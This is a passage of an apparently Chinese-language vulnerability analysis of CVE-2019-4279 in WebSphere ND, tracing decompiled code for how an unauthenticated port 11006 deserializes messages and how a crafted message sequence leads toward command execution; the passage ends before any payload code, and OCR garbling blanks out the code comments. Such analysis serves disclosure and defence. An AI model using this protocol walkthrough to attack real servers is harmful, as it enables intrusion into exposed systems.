
Websphere ND远程命令执行分析以及构造RpcServerDispatcher Payload(CVE-2019-4279)

带头老哥 / 2019-09-24 09:10:52 / 浏览数 6039 安全技术 漏洞分析 顶(4) 踩(0)

漏洞起因、简介

Websphere ND的集群管理节点预留端口 "管理覆盖层 TCP 端口" 11006端口接收不可信数据反序列化可造成命令执行
Websphere Application Server ND 在创建管理节点概要文件，
起管理端口为
11005(UDP)
11006(TCP)



数据传输的方式采用序列化传输，而且不需要验证身份。端口默认对外

漏洞分析

步骤概要：
1.序列化TcpNodeMessage消息对象发送到服务器进行处理
2.序列化BcastMsgRunTask消息对象发送到服务器造成RCE

数据解析：

类：com.ibm.son.mesh.CfwTCPImpl
核心方法"completedRead(VirtualConnection var1, TCPReadRequestContext var2)"

```
private void completedRead(VirtualConnection var1, TCPReadRequestContext var2) {
       boolean var3 = this.peer.isStateStopped();
       if (this.ls.isDebugEnabled()) {
           this.ls.debug("CfwTCPImpl#completedRead() " + this + "; peerStopped=" + var3 + ", quiet=" + this.quiet);
       }

       this.readPending = false;
       if (!var3 && !this.quiet) {
           while(true) {
               boolean var4 = this.isClosed();
       //■■■■■
               WsByteBuffer var5 = var2.getBuffer();
               int var6 = var5.position();
               int var7 = var6 - this.inputStartPos;
               int var8 = var5.limit();
               int var9 = var8 - var6;
               if (this.ls.isDebugEnabled()) {
                   this.ls.debug("CfwTCPImpl#completedRead() loop " + this + "; peerStopped=" + var3 + ", quiet=" + this.quiet
               }

               if (this.closePending) {
                   if (!this.writeInProgress && !this.openPending) {
                       this.closeLinks();
                   }

                   return;
               }

               if (var4) {
                   return;
               }

               if (this.closeLinksInvoked) {
                   String var17 = "closeLinksInvoked inside completedRead(" + this + ")";
                   this.ls.severe("SON_EThrow", new Exception(var17));
                   return;
               }
```

```
//■■■
        int var12;
        if (var7 >= this.inputMsgLen) {
            if (this.readingHeader) {
                var5.position(this.inputStartPos);
                var5.get(this.headerArray, 0, 8);
                var5.position(var6);
                this.inputStartPos += 8;
                this.readingHeader = false;
                this.inputMsgLen = 0;
                int var15 = Util.bytesToInt(this.headerArray);
    //■4■■■■■■■■■■■■■■■4■■■■■■int■■■■■■■"963622730"■■■■■■■■return
                if (var15 != 963622730) {
                    StringBuffer var20 = new StringBuffer();
                    var20.append("CfwTCPImpl#completeRead() " + this + " bad magic number. Full header contents: \n");

                    for(var12 = 0; var12 < 8; ++var12) {
                        var20.append(this.headerArray[var12]);
                        var20.append(" ");
                    }

                    this.ls.debug(var20.toString());
                    IOException var21 = new IOException("Bad magic number (" + var15 + ", expected " + 963622730 + ") r
                    FFDCFilter.processException(var21, this.getClass().getName() + ".complete", "325");
                    if (shouldComplainMagic(this.remoteAddress)) {
                        this.ls.warning("SON_WThrow", var21);
                    }

                    this.handleIOExceptionWithoutNodeFailureAnnouncement(var21);
                    return;
                }

    //■■■■■4■■■, ■■■■■■
                this.inputMsgLen = Util.bytesToInt(this.headerArray, 4);
                if (this.inputMsgLen <= 0) {
                    if (this.ls.isDebugEnabled()) {
                        this.ls.debug("CfwTCPImpl#completeRead() bad length: " + this.inputMsgLen + " " + this);
                    }

                    IOException var19 = new IOException("Bad Message Length " + this.inputMsgLen + " received over " +
                    this.handleIOExceptionWithoutNodeFailureAnnouncement(var19);
                    return;
                }
            } else {
                //■■■■■■■■■■4■■■
                var12 = this.inputMsgLen;
                byte[] var16;
                int var22;
                if (var5.hasArray()) {
                    var16 = var5.array();
                    var22 = var5.arrayOffset() + this.inputStartPos;
                } else {
                    var16 = new byte[this.inputMsgLen];
                    var5.position(this.inputStartPos);
                    var22 = 0;
                    var5.get(var16, 0, this.inputMsgLen);
                    var5.position(var6);
                }

                this.inputStartPos += this.inputMsgLen;
                this.readingHeader = true;
                this.inputMsgLen = 8;

                try {
                    //■■■■■■■■■■■■■■■■
                    this.procReceivedMessage(var16, var22, var12);
                } catch (IOException var14) {
                    this.handleIOException(var14);
                    return;
```

```
        }
    }
} else {
    boolean var10 = var7 != 0 || !this.readingHeader || var5 == this.headerBuffer;
    if (var8 - this.inputStartPos >= this.inputMsgLen && var10) {
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("enough room in remaining buffer");
        }
    } else if (var7 == 0 && var8 >= this.inputMsgLen && var10) {
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("enough room in whole buffer");
        }

        var5.position(this.inputStartPos = 0);
    } else if (this.readingHeader && var5 == this.headerBuffer) {
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("enough room in header buffer");
        }

        var5.position(this.inputStartPos);
        var5.get(this.headerArray, 0, var7);
        var5.clear();
        var5.put(this.headerArray, this.inputStartPos = 0, var7);
    } else {
        WsByteBuffer var11;
        if (this.readingHeader) {
            var11 = this.headerBuffer;
            var11.clear();
        } else {
            var11 = this.allocReadBuffer(this.inputMsgLen, false);
        }

        if (var7 > 0) {
            var5.flip();
            var5.position(this.inputStartPos);
            var11.put(var5);
        }

        var2.setBuffer(var11);
        this.releaseReadBuffer(var5, this.headerBuffer);
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("Switching from buffer " + fi(var5) + " to " + fi(var11));
        }

        this.inputStartPos = 0;
        var6 = var11.position();
    }

    this.readPending = true;
    int var13;
    VirtualConnection var18;
    if (this.readingHeader && var7 == 0) {
        var12 = 1;
        long var10001 = (long)1;
        int var10004 = this.msgArrivalTimeout > 0 ? this.msgArrivalTimeout : -1;
        var13 = var10004;
        var18 = this.rrc.read(var10001, this, false, var10004);
    } else {
        var18 = this.rrc.read((long)(var12 = this.inputMsgLen - var7), this, false, var13 = this.tcpReadTimeout
    }

    if (var18 == null) {
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("CfwTCPImpl#completedRead() blocked; header incomplete; readLen=" + var12 + " timeout
        }

        return;
    }
```

```
                this.readPending = false;
            }
        }
    } else {
        if (this.ls.isDebugEnabled()) {
            this.ls.debug("Quiet or peer already closed. Ignore the completed read.");
        }

    }
}
```

可以看到上面注释的几个关键点：

1. 解析头部
2. 解析消息长度（根据头部的后4个字节确认消息长度）
3. 处理消息

大概流程：

1. 读出头部（前8个字节 注：实际POC有9个字节前4字节为头检验，后4字节为消息长度，最后一个字节为\x00）
2. 验证前4个字节的值（头校验）
3. 读出后4个字节，确认消息长度
4. 处理完头数据，继续while循环根据消息长度取出消息并进行进一步解析

消息解析：

继续跟进"procReceivedMessage(byte[] var1, int var2, int var3)"方法：
这个方法在父类"com.ibm.son.mesh.AbstractTCPImpl"中：

```
protected void procReceivedMessage(byte[] var1, int var2, int var3) throws IOException {
    Neighbor var4 = this.getNeighbor();
    if (var4 != null) {
        var4.setLastMsgTime();
    }

    Message var5;
    try {
        long var6 = System.nanoTime();
       //■■■■■■■
        var5 = (Message)Util.deserialize(var1, var2, var3);
        long var8 = System.nanoTime();
        this.peer.netStats.finishReadTcp(var5, var1, var2, var3, true, var8 - var6);
    } catch (IOException var15) {
        this.peer.warning(var15);
        return;
    }

    var5.setLength(var3);
    if (WASConfig.useTcpChannelFramework && this.peer.isStateStopped()) {
        if (var5.type == 57) {
            this.hardClose();
        }

    } else {
    //■■■■■■
        Message var16 = this.procMessage(var5);

    //■■■■■■■■■■Null, ■■■■■■■■■■■
        if (var16 != null) {
            boolean var7 = Thread.holdsLock(this.peer);

            long var9;
            long var11;
            byte[] var17;
            try {
                var9 = System.nanoTime();
                var17 = Util.serializeWithHeader(var16, this.peer);
                var11 = System.nanoTime();
            } catch (IOException var14) {
```

```
                this.peer.panic(var14);
                return;
            }

            if (var7) {
                this.peer.netStats.finishWriteTcp(var16, var17, false, var11 - var9, var17.length);
            }
    //■■
            this.sendData(var17, var16.ID, (AfterMsgSentCallback)null);
        }
    }
}
```

我们的发送的序列化Payload1(TcpNodeMessage)被反序列化之后并进行处理

消息处理：

继续跟进"procMessage(Message var1)"方法：

```
public Message procMessage(Message var1) {
    if (this.ls.isDebugEnabled()) {
        this.ls.fine("Received TCP message " + var1 + " from " + this);
    }


    if (this.nextMsgProcessor != null) {
        Message var2 = this.nextMsgProcessor.procMessage(this, var1);
        if (this.ls.isDebugEnabled() && var2 != null) {
            this.ls.fine("Reply to " + this + " message: " + var2);
        }

        if (var1.isProcessed()) {
            return var2;
        }
    }

//■■■■■■■Iterator
    Iterator var5 = this.peer.tcp.protocolStackIterator();

    Message var4;
//■■■■
    do {
        if (!var5.hasNext()) {
            if ((var1.type & 268435456) != 0) {
                if (Config.DEBUG) {
                    this.peer.warning("A received message from " + this + " is not processed by any stack and discarded ["
                }

                this.hardClose();
            } else if (Config.DEBUG) {
                this.peer.warning("A received message from " + this + " is not processed by any stack and discarded [" + va
            }

            return null;
        }

        ProtocolTCP var3 = (ProtocolTCP)var5.next();
    //■■
        var4 = var3.procMessage(this, var1);
        if (this.ls.isDebugEnabled() && var4 != null) {
            this.ls.fine("Reply to " + this + " message: " + var4);
        }
    } while(!var1.isProcessed());

    return var4;
}
```

这里是取出了消息处理器（List）对消息循环处理


TcpMsgTypeBasedDispatcher 处理器：

在处理器中有一个类"com.ibm.son.mesh.TcpMsgTypeBasedDispatcher"，需要重点关注

来看TcpMsgTypeBasedDispatcher.procMessage(TCP var1, Message var2):

```
public Message procMessage(TCP var1, Message var2) {
       this.tmpType.type = var2.type;
   //■■■■Type■■■■■■■■■■
       ProtocolTCP var3 = (ProtocolTCP)this.protocols.get(this.tmpType);
       return var3 == null ? null : var3.procMessage(var1, var2);
   }
```

这里想要什么处理器来处理是可以自定义的
因为Message对象就是我们序列化的TcpNodeMessage对象，这里的Type自定为12，可以看到拿到的是一个"com.ibm.son.mesh.MemberMgr"



MemberMgr 处理器：

跟进"procMessage(TCP var1, Message var2)"方法：

```
public Message procMessage(TCP var1, Message var2) {
       if (this.peer.isDebugEnabled() && var2.type != 12 && var2.type != 22 && var2.type != 23) {
           this.peer.panic("Wrong message type: " + var2);
       }

       TcpNodeMessage var4 = (TcpNodeMessage)var2;
       if (this.peer.isDebugEnabled()) {
           this.peer.fine("Received NEW_NBR_REQ from " + var4);
       }

       int var5 = var2.type;

   //■Type■-1
       var2.markProcessed();

   //■■■■■■■■■■
       Node var6 = this.members.find(var4.ip, var4.udpPort);
       Node var7;

   //■■■■■■■■■■■■■■■■■■Var7■■■■■■■■■■
       if (var6 == null) {
           var7 = new Node(var4.ip, var4.udpPort, var4.tcpPort, var4.bootTime, var4.nodeProperty, this.peer.bigKey);
       } else {
           var7 = var6;
       }

       boolean var3;
       Neighbor var8;
       if (this.neighbors.find(var7) != null) {
           var3 = false;
           if (this.peer.isDebugEnabled()) {
               this.peer.fine("Reject the new neighbor request: already a neighbor. Neighbors: " + this.neighbors.toString());
           }
       } else if (var5 != 22 && var5 != 23 && !Config.alwaysAcceptNewNeighbor && this.neighbors.size() >= Config.numNbrsHigh)
           var3 = false;
           if (this.peer.isDebugEnabled()) {
               this.peer.fine("Reject: Not NEW_NBR_REQ_PREDECESSOR/SUCCESSOR message and too many neighbors (" + this.neighbor
           }
       } else {
           var8 = this.pendingNeighbors.find(var7);
           if (var8 == null) {
               if (Config.structuredGateways && !isCellIdentical(this.peer.thisNode, var7)) {
                   if (this.peer.thisNode.getNodeProperty().isStructuredGateway()) {
                       var3 = true;
                       if (this.peer.isDebugEnabled()) {
                           this.peer.fine("we are a structured gateway");
                           if (var7.getNodeProperty().isStructuredGateway()) {
                               this.peer.fine("Accept: the neighbor request is from a remote structured gateway: neighbors ("
```

```
                    } else {
                        this.peer.fine("WARN: Accept: the neighbor request is from a remote cell but is NOT a strucutre
                    }
                }
            } else {
                var3 = false;
                if (this.peer.isDebugEnabled()) {
                    this.peer.fine("Reject: we are NOT a structured gateway and the neighbor request is from a remote c
                }
            }
        } else {
            var3 = true;
            if (this.peer.isDebugEnabled()) {
                this.peer.fine("Accept: no excessive neighbors (" + this.neighbors.size() + ")");
            }
        }
    } else {
        int var9 = SonInetAddress.compareIP(this.peer.thisNode.ip, var4.ip);
        if (var9 < 0 || var9 == 0 && this.peer.thisNode.udpPort < var4.udpPort) {
            if (this.peer.isDebugEnabled()) {
                this.peer.fine("Accept: the new neighbor request is from a pending neighbor and this node is the loser
            }

            var3 = true;
            this.pendingNeighbors.remove(var8);
            var8.setFailureHandlingCode(0);
            var8.softClose();
        } else {
            var3 = false;
            if (this.peer.isDebugEnabled()) {
                this.peer.fine("Reject: the new neighbor request is from a pending neighbor and this node is the winner
            }
        }
    }

    if (!var3) {
        if (this.peer.isDebugEnabled()) {
            this.peer.fine("Send NEW_NBR_ANS_NO to " + var1);
        }

        return new Message(14);
//■■■■if
    } else if (var6 == null) {
        if (this.peer.isDebugEnabled()) {
            this.peer.fine("This new neighbor is a new node: " + var7 + ". Confirm it through TCP.");
        }
    /**
     * ■■■■■■■■■■TCP■■■■■■■■■■"nextMsgProcessor"
     * ■■■■■■TCP■■■■■■■■■■Message■■(Type 66■    */
        new ConfirmNewNbrThroughTcp(this.peer, var7, var1, "A new neighbor is also a new node");
        return null;
    } else if (var7.bootTime < var4.bootTime) {
        if (this.peer.isDebugEnabled()) {
            this.peer.fine("This new neighbor is a known node: " + var7 + ", but the neighbor's bootTime is newer. Confirm
        }

        this.updateExistingNodeBootTime(var7, var4.bootTime, var4.tcpPort, var4.nodeProperty);
        new ConfirmNewNbrThroughTcp(this.peer, var7, var1, "A new neighbor is a known node but with a newer bootTime");
        return null;
    } else {
        if (this.peer.isDebugEnabled()) {
            this.peer.fine("Send NEW_NBR_ANS_YES to " + var1);
        }

        var8 = new Neighbor(this.peer, var7, var1);
        Message var11 = new Message(13);
        Message var10 = this.addNeighbor(var8, var11);
        return var10;
```

```
        }
    }
```

最重要的就是这两行

```
new ConfirmNewNbrThroughTcp(this.peer, var7, var1, "A new neighbor is also a new node");
return null;
```

这里初始化了一个节点，然后返回了Null

初始化节点：


跟进"com.ibm.son.mesh.ConfirmNewNbrThroughTcp"的构造器,涉及重要代码如下：

```
ConfirmNewNbrThroughTcp(Peer var1, Node var2, TCP var3, String var4) {
        this.nbrTcp = var3;
        this.init(var1, var2, var4);
    }

  //■■ConfirmNewNodeThroughTcp.class■init()
   void init(Peer var1, Node var2, String var3) {
        this.peer = var1;
        this.newNodeToConfirm = var2;
        this.newNodeAnnounceMsg = var3;
        TCP var4 = null;

        try {
        //■■■■■■■■■■■■■TCP■■■■Message■■(Type■66), ■■■peer■■■■■
            var4 = TCPFactory.getTCP(this.newNodeToConfirm.ip, this.newNodeToConfirm.tcpPort, this, this.peer);

        //■■nextMsgProcessor■■■
            var4.setNextMsgProcessor(this);
            var4.addTcpCloseMonitor(this);
        } catch (IOException var6) {
            if (this.peer.isDebugEnabled()) {
                this.peer.fine(var6);
            }

            if (var4 != null) {
                var4.hardClose();
            }

            this.confirmFailed();
        }

    }
```

Message(Type 66)消息处理：

在发送第一个消息TcpNodeMessage对象之后短时间内会接收到一个消息为Message对象（Type值为66）


如下图所示，接收到Message对象



如何处理Message (Type 66)：

这里可以看到Type66取出的处理器是"com.ibm.son.mesh.ProcTestTcpPing"

```
public Message procMessage(TCP var1, Message var2) {
    this.tmpType.type = var2.type;
    ProtocolTCP var3 = (ProtocolTCP)this.protocols.get(this.tmpType);
    return var3 == null ? null : var3.procMessage(var1, var2);
}

public void close() {
    if (this.protocols != null) {
        Iterator var1 = this.protocols.values().iterator();

        while(var1.hasNext()) {
            ((ProtocolTCP)var1.next()).close();
        }

        this.protocols = null;
    }
}
```



跟进：

```
public Message procMessage(TCP var1, Message var2) {
    if (DEBUG && var2.type != 66) {
        Util.panic( s: "Wrong message type: " + var2);
    }

    var2.markProcessed();
    if (EMULATE_NEW_NODE_TCP_CONFIRM_FAILURE) {
        Peer var3 = ((AbstractTCPImpl)var1).peer;
        int var6 = var3.getLocalID();
        if (var6 >= 5 && var6 <= 1000) {
            if (DEBUG) {
                var3.warning( s: "EMULATE_NEW_NODE_TCP_CONFIRM_FAILURE.");
            }

            var1.hardClose();
            return null;
        }
    }

    return new Message( t: 67);
}
```

static 值false

返回一个Message（Type 67）

这里直接是返回一个Message对象Type为67


那么返回的值不为Null, 则会广播这个消息出去：

```
Message var16 = this.procMessage(var5);
if (var16 != null) {
    boolean var7 = Thread.holdsLock(this.peer);

    long var9;
    long var11;
    byte[] var17;
    try {
        var9 = System.nanoTime();
        var17 = Util.serializeWithHeader(var16, this.peer);
        var11 = System.nanoTime();
    } catch (IOException var14) {
        this.peer.panic(var14);
        return;
    }

    if (var7) {
        this.peer.netStats.finishWriteTcp(var16, var17, b: false, l: var11 - var9, var17.length);
    }

    this.sendData(var17, var16.ID, (AfterMsgSentCallback)null);
}
```

序列化之后广播出去，还是这个线程


Message (Type 67)消息处理：

当Message(Type 66)处理完之后马上会收到Message(Type 67)的消息，如下图所示：



跟进如下：

这里是之前TcpNodeMessage调用MemberMgr处理器设定的nextMsgProcessor属性：



继续跟进：

```
public Message procMessage(TCP var1, Message var2) {
   //■■■■■■■■Type■67■Message■■
       if (var2.type != 67) {
           return null;
       } else {
           if (this.peer.isDebugEnabled()) {
               this.peer.fine("Received TEST_TCP_PONG from " + var1);
           }
```

```
            var2.markProcessed();
            Node var3 = this.peer.memberMgr.members.find(this.newNodeToConfirm);
            Message var4 = null;

        //■■Tcp■■■■■■
            if (this.nbrTcp.isConnected()) {
                if (this.peer.isDebugEnabled()) {
                    this.peer.fine("ConfirmNewNbr: New neighbor " + this.newNodeToConfirm + " has been confirmed, and still exi
                }

        //■■Neighbor
                Neighbor var5 = new Neighbor(this.peer, var3 == null ? this.newNodeToConfirm : var3, this.nbrTcp);
                Message var6 = new Message(13);
                var4 = this.peer.memberMgr.addNeighbor(var5, var6);
            }

            if (var3 == null) {
                if (this.peer.isDebugEnabled()) {
                    this.peer.fine("ConfirmNewNbr: New neighbor " + this.newNodeToConfirm + " has been confirmed, and is not a
                }

                this.peer.memberMgr.addNode(this.newNodeToConfirm);
                this.peer.memberMgr.sendToAllNeighbors(new NodeBroadcastMessage(80001, this.newNodeToConfirm, this.peer, this.n
            } else if (this.peer.isDebugEnabled()) {
                this.peer.fine("ConfirmNewNbr: the confirmed new neighbor " + this.newNodeToConfirm + " is already a member. Ig
            }

            if (var4 != null) {
                try {
                    this.nbrTcp.send(var4);
                } catch (IOException var7) {
                    this.nbrTcp.handleIOException(var7);
                }
            }

            if (this.peer.isDebugEnabled()) {
                this.peer.fine("ConfirmNewNbr: Close test tcp " + var1);
            }

            var1.removeTcpCloseMonitor(this);
            var1.hardClose();
            return null;
        }
```

上面的代码只需要关注两个地方：
1.判断Tcp是否处于连接状态

```
if (this.nbrTcp.isConnected())
```

2.设置Neighbor

```
Neighbor var5 = new Neighbor(this.peer, var3 == null ? this.newNodeToConfirm : var3, this.nbrTcp);
```

Neighbor的构造器如下:

```
public Neighbor(Peer var1, Node var2, TCP var3) {
